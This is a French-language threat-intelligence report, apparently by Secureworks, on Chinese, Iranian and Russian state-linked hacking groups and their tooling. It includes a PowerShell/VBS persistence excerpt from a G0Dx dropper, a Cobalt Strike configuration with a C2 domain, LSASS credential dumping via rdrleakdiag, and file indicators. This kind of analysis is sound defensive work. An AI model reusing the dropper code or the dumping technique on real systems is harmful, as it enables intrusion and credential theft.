Le 14e plan quinquennal de la Chine (2021-2025) a été officiellement adopté en mars 2021. Avec d'autres initiatives telles que le plan « Made in China 2025 », il met l'accent sur la nécessité de moderniser et d'innover dans des secteurs industriels clés. D'après les observations des chercheurs de la CTU, les groupes de menaces chinois ciblent des organisations dans la plupart de ces secteurs clés, ainsi que des organisations de soutien telles que des cabinets d'avocats, car la Chine continue à user de ses cybercapacités offensives pour poursuivre ses objectifs d'hégémonie régionale, puis mondiale.

Les groupes chinois ont par ailleurs conduit un certain nombre d'opérations en lien avec la guerre en Ukraine, surveillant à la fois la Russie et l'Ukraine. L'utilisation du logiciel malveillant HeaderTip contre l'Ukraine a été attribuée au groupe de menaces chinois Scarab par des chercheurs tiers.

Se fondre dans la masse

Au cours des douze derniers mois, les groupes de menaces chinois ont mené des opérations, dont il est plus difficile de retracer la paternité, contre un nombre plus sélectif de cibles. Ces attaques ciblées tentent souvent de passer pour des activités opportunistes, par exemple via l'emploi de techniques également privilégiées par des cybercriminels tels que les groupes de cyber-rançonneurs. L'exploitation de services distants pour l'accès initial en est un exemple.

Les groupes de menaces aux ordres du gouvernement chinois sont toujours aussi prompts à réagir dès qu'un nouveau code d'exploitation est disponible pour des applications exposées à Internet telles que Microsoft Exchange. Au cours de l'année écoulée, ils ont exploité des failles de sécurité zero-day contre le **logiciel Serv-U FTP de SolarWinds**[45] et ZOHO **ManageEngine ADSelfService**[46], ainsi qu'un exploit zero-day d'élévation de privilèges dans le **pilote du noyau Win32k**[47] de Microsoft.

Le recours à des techniques « Living off the Land » (c'est-à-dire l'usage de ressources déjà présentes dans l'environnement cible) et d'outils courants, comme Cobalt Strike, complique également l'attribution des activités aux groupes de menaces chinois. Lors d'une intrusion survenue courant 2022, les chercheurs de la CTU ont découvert qu'un pirate, sans doute chinois, s'était servi de l'exécutable Windows rdrleakdiag.exe intégré pour vider la mémoire du processus LSASS (Local Security Authority Subsystem Service) et extraire des informations d'identification (voir Figure 25). Rdrleakdiag.exe est un outil Microsoft de diagnostic de fuite de ressources qui, bien que légitime, peut être utilisé à de mauvaises fins par des pirates.





Figure 25. Vidage du processus LSASS à l'aide de rdrleakdiag (source : Secureworks)

Cette utilisation délibérée de techniques qui gomment la frontière entre cybercriminalité opportuniste à finalité lucrative et espionnage ciblé a été poussée plus loin par au moins un groupe de menaces chinois soupçonné d'être aux ordres du gouvernement : **BRONZE STARLIGHT**[48]. Le groupe a été associé à des intrusions impliquant le déploiement des variantes de ransomwares LockFile, AtomSilo, Rook, Night Sky et Pandora.

D'après les observations, BRONZE STARLIGHT a eu recours au logiciel malveillant HUI Loader lors de ces attaques. HUI Loader s'exécute via le chargement latéral de DLL pour décoder un troisième fichier contenant une charge utile chiffrée, le plus souvent Cobalt Strike, qui est elle aussi installée sur l'hôte compromis. L'URI de la requête HTTP POST /rest/2/meetings présenté sur la Figure 26 est typique des activités de BRONZE STARLIGHT, mais les chercheurs de la CTU ne l'ont observé nulle part ailleurs.

Il serait facile de ranger les attaques de BRONZE STARLIGHT dans la catégorie des activités cybercriminelles ordinaires. Cependant, HUI Loader a aussi été utilisé par le **groupe A41APT**[49] pour charger le cheval de Troie d'accès distant (RAT) SodaMaster dans une organisation au Japon. Les chercheurs de la CTU associent A41APT au groupe d'espionnage **BRONZE RIVERSIDE**[50] (également connu sous le nom d'APT10) en raison de l'emploi de tactiques, techniques et procédures (TTP) similaires.

Ces similitudes, ainsi que l'usage d'autres outils communs, suggèrent une relation étroite entre les groupes BRONZE RIVERSIDE et BRONZE STARLIGHT. La victimologie, la courte durée de vie de chaque famille de ransomwares et l'accès aux logiciels malveillants utilisés par les groupes de menaces à la solde du gouvernement semblent indiquer que la principale motivation de BRONZE STARLIGHT serait le vol de propriété intellectuelle ou le cyberespionnage plutôt que les gains financiers. L'usage d'un ransomware pourrait être une tactique délibérée pour brouiller les pistes, empêcher les équipes de réponse à incidents de comprendre les véritables intentions des pirates et éviter que l'activité ne soit imputée à la Chine.



PublicKey	30819f300d06092a864886f70d010101050003818d0030818
C2Server	api.sophosantivirus.ga,,sub.sophosantivirus.ga,
UserAgent	Not Found
HttpPostUri	/rest/2/meetingsQpmhJveuV1ljApIzpTAL

Figure 26. Informations sur la configuration de la charge utile Cobalt Strike utilisée par BRONZE STARLIGHT. (Source : Secureworks)

De nouvelles techniques plus sophistiquées

Les groupes de menaces chinois ne visent pas tous à se fondre dans la masse. Au cours de l'année écoulée, certains ont fait preuve d'un plus grand degré de sophistication, probablement en réponse à une meilleure capacité de détection dans les environnements cibles et à la dénonciation publique des activités de la Chine. La Maison Blanche a par exemple officiellement **attribué**[51] la responsabilité de cyberactivités malveillantes à la Chine. Les chercheurs de la CTU ont en particulier observé de nouvelles techniques de chargement, et davantage d'obscurcissement du code et de l'infrastructure.

Par exemple, lors d'une attaque contre une organisation japonaise, **BRONZE PRESIDENT**[52] a utilisé un fichier PowerPoint malveillant pour déposer un exécutable et un fichier DLL sur le disque. Le fichier exécutable importe la DLL, laquelle décode le beacon Cobalt Strike intégré et le charge en mémoire (Figure 27).




Figure 27. BRONZE PRESIDENT - Shellcode du beacon Cobalt Strike en mémoire. (Source : Secureworks)

Le recours à la technique de détournement de l'ordre de recherche des DLL pour permettre à une DLL malveillante de décoder et charger différentes charges utiles, telles que PlugX ou Cobalt Strike, est typique de BRONZE PRESIDENT. Le groupe de menaces s'efforce de varier les chargeurs de DLL. Ils sont hautement obscurcis et changent souvent d'une campagne à l'autre. Dans un **autre exemple**[53], BRONZE PRESIDENT a ciblé des russophones avec un faux PDF chargé de déployer un document-leurre ainsi que des fichiers pour le détournement de l'ordre de recherche des DLL, avant de décoder et d'exécuter un fichier binaire PlugX. La charge utile PlugX existe uniquement sur le disque sous forme de blob de données chiffré. Le chargeur le déchiffre en mémoire, après quoi la charge utile s'exécute.

Lors d'une attaque de **BRONZE UNIVERSITY**[54], le pirate a de nouveau utilisé la technique de détournement de l'ordre de recherche des DLL pour charger le logiciel malveillant ShadowPad. Dans le cadre de cette chaîne d'exécution, le chargeur de DLL ShadowPad vérifie la présence d'octets spécifiques dans son processus parent (log.exe). S'il les trouve, il les modifie en ajoutant une instruction qui appelle une fonction spécifique dans le chargeur de DLL. La Figure 28 fournit un extrait de ce code (MD5 : 3e372906248b215ea0ee853cb4e29dd8) téléchargé par un Taïwanais sur VirusTotal en septembre. La charge utile chiffrée de ShadowPad était dissimulée dans le registre Windows.




Figure 28. Fonction de modification de ShadowPad. (Source : Secureworks)

ShadowPad toujours aussi populaire

Le RAT modulaire avancé **ShadowPad**[55] est aujourd'hui employé par plus de dix groupes de menaces chinois. Avec PlugX, il reste l'un des RAT les plus utilisés par différents groupes de menaces chinois.

La plupart des échantillons de ShadowPad analysés par les chercheurs de la CTU utilisent des chaînes d'exécution à deux fichiers, la charge utile chiffrée de ShadowPad étant intégrée au chargeur de DLL. Les chercheurs de la CTU ont toutefois identifié des campagnes, attribuées au groupe de menaces BRONZE UNIVERSITY, qui emploient une chaîne d'exécution à trois fichiers et déposent la charge utile chiffrée de ShadowPad sous forme de fichier distinct.

Lors d'une mission de réponse à incidents menée en janvier 2022, les chercheurs de la CTU Secureworks ont découvert que BRONZE UNIVERSITY s'était servi de cette chaîne d'exécution ShadowPad à trois fichiers en novembre 2021. L'accès initial a eu lieu par l'intermédiaire d'un serveur exécutant une version vulnérable de ManageEngine ADSelfService Plus. Le pirate a exploité CVE-2021-405393, une faille de sécurité de contournement de l'authentification qui affecte le logiciel ManageEngine ADSelfService Plus jusqu'à la version 6113, et a déployé le shell Web China Chopper.

Le pirate a installé des variantes de ShadowPad à l'aide d'une chaîne d'exécution à trois fichiers, d'abord sur le serveur initial comme premier point d'entrée, puis sur d'autres serveurs du réseau. Il a utilisé ShadowPad pour effectuer des opérations de reconnaissance, collecter les identifiants et contrôler les hôtes compromis, notamment pour recueillir des informations supplémentaires.

Figure 29. Chronologie de l'exécution de ShadowPad, de la création du service et de l'injection de la charge utile. (Source : Secureworks)

Secureworks®

Iran

Cibles traditionnelles

Principales motivations :

- ⚠ Espionnage
- ⚠ Surveillance des dissidents
- ⚠ Sabotage

Iran


Globalement, les groupes APT iraniens ont maintenu le cap sur leurs cibles traditionnelles : Israël, d'autres pays du Moyen-Orient, ainsi que les dissidents dans le pays et au sein de la diaspora iranienne à l'étranger. Au cours de l'année, les liens entre certains groupes et des entités gouvernementales se sont précisés. Certains groupes ont continué à utiliser des pseudo-ransomwares, et des techniques de tunnelisation ont été mises à profit dans un large éventail d'attaques.

Les liens entre des groupes iraniens et le gouvernement se précisent

Les objectifs du groupe **COBALT ULSTER**[56], également appelé Seedworm ou MuddyWater, se sont clarifiés en janvier 2022 avec **une publication**[57] de la Cyber National Mission Force de l'U.S. Cyber Command qui associe le groupe au ministère iranien du Renseignement et de la Sécurité (aussi connu sous le nom de MOIS ou VAJA). En décrivant COBALT ULSTER comme un « élément subordonné », le rapport semble suggérer que le MOIS dirige le groupe sans toutefois l'employer directement.

La sous-traitance à des entreprises iraniennes privées est un modèle d'exploitation courant. En juillet 2021, Facebook a **identifié**[58] Mahak Rayan Afraz (MRA), une société informatique de Téhéran qui entretient des liens avec le Corps des Gardiens de la révolution islamique (GRI) et lui fournit des services de développement de logiciels malveillants en appui à **COBALT FIRESIDE**[59] (également appelé Tortoiseshell et Imperial Kitten). Les membres du groupe COBALT FIRESIDE ont approché des cibles sur la plate-forme Facebook et poursuivi les échanges sur d'autres supports (e-mails, services de messagerie et de collaboration, sites Web, etc.) afin de distribuer des logiciels malveillants.

En octobre 2021, l'inculpation par un grand jury devant le tribunal fédéral du district sud de New York de deux sous-traitants de la société Emennet Pasargad a par ailleurs mis en évidence des liens entre des sociétés de cybersécurité iraniennes prétendument indépendantes et le gouvernement iranien. Les sous-traitants, tous deux de nationalité iranienne, ont été inculpés pour intrusion informatique, fraude informatique, intimidation des électeurs, menaces interétatiques et délits de conspiration en raison de leur participation présumée à une campagne visant à influencer et à interférer avec l'élection présidentielle américaine de 2020. Les messages **usurpaient l'identité**[60] des Proud Boys, groupe américain d'activistes politiques d'extrême droite.



Goût prononcé des groupes iraniens pour la tunnelisation

D'après les observations des chercheurs de la CTU, **COBALT MIRAGE**[61] a utilisé les outils ngrok et Fast Reverse Proxy pour créer des tunnels lors d'une campagne d'attaques par ransomware contre des cibles américaines. Des **rapports tiers**[62] confirment eux aussi l'usage intensif d'outils de tunnelisation par les groupes iraniens. Les outils de tunnelisation Open Source employés par COBALT ULSTER comprennent Chisel, Secure Socket Funneling (SSF), Ligolo et SharpChisel.

Ngrok est également utilisé par **COBALT FOXGLOVE**[63] depuis au moins 2020 dans des attaques de phishing, ainsi que par le groupe **COBALT AGORA**[64]. Ce dernier concentre ses activités sur les organisations des Émirats arabes unis. En novembre, il a lancé un nouveau logiciel malveillant baptisé G0Dx par les chercheurs de la CTU. G0Dx fournit les fonctionnalités de base d'un RAT : chargement/téléchargement de fichiers et exécution de commandes arbitraires à l'aide de cmd.exe. Il communique avec les serveurs C2 via HTTP et DNS.

```
fh.WriteLine("$data - [System.Convert]::FromBase64String("+"\"[BASE 64 ENCODED POWERSHELL PAYLOAD]"+")");
fh.WriteLine("$decoded - [System.Text.Encoding]::UTF8.GetString($data)");
fh.WriteLine("$path - $env:ALLUSERSPROFILE");
fh.WriteLine("New-Item -Path $path"+"'\\Windows'"+" -ItemType Directory > $null");
fh.WriteLine("$decoded > $path"+"'\\Windows\\System.ps1'");
fh.WriteLine("$vbln1-'set objsh- CreateObject(\"WScript.Shell\")'");
fh.WriteLine("$vbln2-'obish.run \"powershell.exe -exec bypass -windowstyle hidden -NonInteractive -noprofile -FILE
%programdata%\\Windows\\System.ps1\",0, false'");
fh.WriteLine("echo $vbln1 > C:\\ProgramData\\Windows\\runfile.vbs");
fh.WriteLine("echo $vbln2 >> C:\\ProgramData\\Windows\\runfile.vbs");
fh.Close();
```

Figure 30. Extrait de code d'un injecteur G0Dx. (Source : Secureworks)

COBALT LYCEUM[65] a fait appel à MilanRAT pour la tunnelisation DNS et la communication avec des serveurs C2. Le groupe s'est pour la première fois servi de MilanRAT en juin 2021, dans une campagne contre des cibles israéliennes au cours de laquelle il a mis en place un site Web frauduleux usurpant l'identité de Chip PC Technologies, éditeur de logiciels basé en Israël. Ce site Web a été utilisé dans deux chaînes d'infection qui se sont terminées par le déploiement de MilanRAT. Ces initiatives s'inscrivent dans une nouvelle volonté du groupe de cibler Israël.

- C:\ProgramData\MsNpENg\
- C:\ProgramData\MsNpENg\Database.MDF
- C:\ProgramData\MsNpENg\Log
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}d
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}f
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}g
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}s
- C:\ProgramData\MsNpENg\MsNpENg
- C:\ProgramData\MsNpENg\curent.txt

Figure 31. Fichiers créés par MilanRAT. (Source : Secureworks)

En juin 2022, un nouveau cluster d'activité iranien a émergé. Il utilise une porte dérobée DNS basée sur .NET, appelée DnsSystem, qui serait une version personnalisée de l'outil DIG.net disponible en Open Source. Le logiciel malveillant communique par tunnelisation DNS. Il se sert de requêtes DNS pour échanger le trafic C2 avec un serveur de noms contrôlé par l'adversaire. Toutefois, contrairement aux auteurs de certains rapports tiers, les chercheurs de la CTU n'associent pas cette activité à COBALT LYCEUM.

Poursuite des attaques iraniennes par ransomware, sans conséquence majeure

Au cours des 12 derniers mois, les ransomwares ont continué à occuper une place importante dans l'activité des groupes de menaces iraniens, même si la finalité des attaques n'est pas toujours très claire. En règle générale, elles semblaient davantage viser la perturbation des activités que les gains financiers.

Au cours de l'année écoulée, les équipes Secureworks de réponse à incidents ont enquêté sur des attaques par ransomware perpétrées par COBALT MIRAGE contre des organisations en Israël, aux États-Unis, en Europe et en Australie. Des éléments de l'activité de COBALT MIRAGE ont été signalés sous les noms de **PHOSPHORUS**[66] et **TunnelVision**[67]. Le groupe serait en outre lié à **COBALT ILLUSION**[68] (qui mène principalement des campagnes de phishing persistantes pour obtenir un accès initial dans le cadre de campagnes d'espionnage).

En novembre 2021, des agences gouvernementales américaines, australiennes et britanniques ont publié un **avis conjoint**[69] détaillant l'exploitation, depuis au moins mars 2021, des failles de sécurité de Fortinet par un groupe iranien dans le but d'obtenir un accès initial aux systèmes. Le groupe exploite également la faille de sécurité ProxyShell de Microsoft Exchange depuis au moins octobre 2021 pour l'accès initial. Les chercheurs de la CTU attribuent l'activité décrite dans l'avis au groupe COBALT MIRAGE.

Les attaques par ransomware lancées par COBALT MIRAGE exploitent les failles d'exécution de code à distance les plus courantes (comme ProxyShell ou Log4Shell) pour obtenir un accès, déploient des outils de tunnelisation, notamment ngrok et FRP, puis utilisent BitLocker et/ou DiskCryptor pour tenter de chiffrer les systèmes, sans d'ailleurs toujours y parvenir.


Figure 32. Actions de COBALT MIRAGE lors d'une intrusion impliquant BitLocker survenue en janvier 2022. (Source : Secureworks)

COBALT MIRAGE mène également des activités d'espionnage, dont certaines impliquent l'utilisation de ransomwares. Toutefois, si le groupe connaît un taux de réussite relativement élevé pour ce qui est de l'accès initial à un large éventail de cibles, son aptitude à en tirer parti pour réaliser des profits ou collecter des renseignements semble limitée. Il n'en demeure pas moins que la capacité de COBALT MIRAGE à utiliser des outils de chiffrement accessibles au public pour ses attaques par ransomware, ainsi que ses activités d'analyse et d'exploitation de masse, font peser une menace permanente sur les organisations.

Ce groupe s'ajoute à plusieurs autres groupes de menaces iraniens qui ciblent aussi Israël via des opérations d'espionnage et des campagnes de perturbation maquillées en attaques par ransomware. Parmi ces groupes figurent N3tw0rm, **COBALT SHADOW**[70] (également connu sous le nom d'Agrius), et des groupes de piratage et de fuite comme Moses Staff.

Identifié par les chercheurs de la CTU sous le nom de **COBALT SAPLING**[71], Moses Staff se décrit comme un groupe pro-palestinien dont l'objectif est d'intimider des entités en Israël par le biais de cyberattaques et du contenu publié sur son site de fuite. Selon les chercheurs de la CTU, les activités de ce groupe s'inscrivent plus probablement dans les efforts continus déployés par des opérateurs de pseudo-ransomwares en lien avec l'Iran pour harceler des entreprises israéliennes et perturber leur activité. COBALT SAPLING est un autre groupe qui utilise des logiciels malveillants de type ransomware pour perturber l'activité plutôt que pour réaliser des profits. Il **s'est servi**[72] de PyDcrypt, DCSrv et **Strifewater**[73] contre des cibles en Israël. Si COBALT SAPLING est connu pour divulguer les données issues de ses propres intrusions, il est également possible que certaines des informations répertoriées sur son site de fuite proviennent d'autres sources ou d'intrusions menées par d'autres pirates.

Secureworks®



Russie

Voisins proches et intérêt de façade pour les problèmes de cybercriminalité

Principales motivations :

⚠ Espionnage

⚠ Guerre hybride

Russie

Les cybercapacités avancées de la Russie soutiennent les objectifs de sa politique étrangère, à savoir lutter contre l'influence occidentale sur son territoire et chez ses voisins proches, mais aussi promouvoir la position de la Russie en tant que leader sur la scène internationale. L'Occident, en particulier l'Organisation du Traité de l'Atlantique Nord (OTAN), est perçu comme une menace permanente et majeure pour les intérêts nationaux de la Fédération de Russie.

Un combat sélectif contre la cybercriminalité

À la suite du sommet Poutine-Biden qui s'est tenu en juin 2021, la Russie a montré des signes de lutte contre les cybercriminels sur son sol. En septembre 2021, le botnet Meris a en partie été mis hors service à l'aide d'un sinkhole après s'en être pris à des cibles russes. En janvier 2022, le FSB a arrêté 14 membres présumés du groupe de cyber-rançonneurs GOLD SOUTHFIELD (REvil). **En février**[74], les autorités russes ont fermé trois forums de carding (vente d'informations de cartes bancaires volées), ainsi qu'un site de vente d'accès RDP à des environnements compromis. Elles ont aussi arrêté le PDG d'un bureau d'enregistrement de domaines basé en Russie. Ces arrestations n'ont cependant pas eu d'impact significatif sur le paysage de la cybercriminalité, et la plupart des cybercriminels résidant en Russie continuent à opérer en toute impunité tant qu'ils ne ciblent pas les intérêts russes. La coopération avec les États-Unis a pratiquement cessé après l'invasion de l'Ukraine.

Qu'est-ce que la guerre en Ukraine nous révèle des cybercapacités de la Russie ?

Avant l'invasion de l'Ukraine par la Russie, on pouvait légitimement craindre que des cybercapacités destructrices ne soient déployées à grande échelle contre des infrastructures ukrainiennes stratégiques et ne se propagent au-delà des frontières de l'Ukraine, comme cela s'est produit avec **NotPetya**[75] en 2017.

Fin juin, ces craintes se sont dissipées, l'**attaque par wiper**[76] contre la société Viasat étant l'un des rares exemples de cyberattaques fructueuses en dehors de l'Ukraine. De même, malgré une large couverture médiatique, les attaques perturbatrices menées par des hacktivistes des deux côtés du conflit ont eu un impact mineur. Pour la plupart des clients de Secureworks, notamment ceux qui n'exercent pas d'activités en Ukraine ni en Russie, l'incidence a été très limitée, les ransomwares et autres activités cybercriminelles restant une menace bien plus importante.

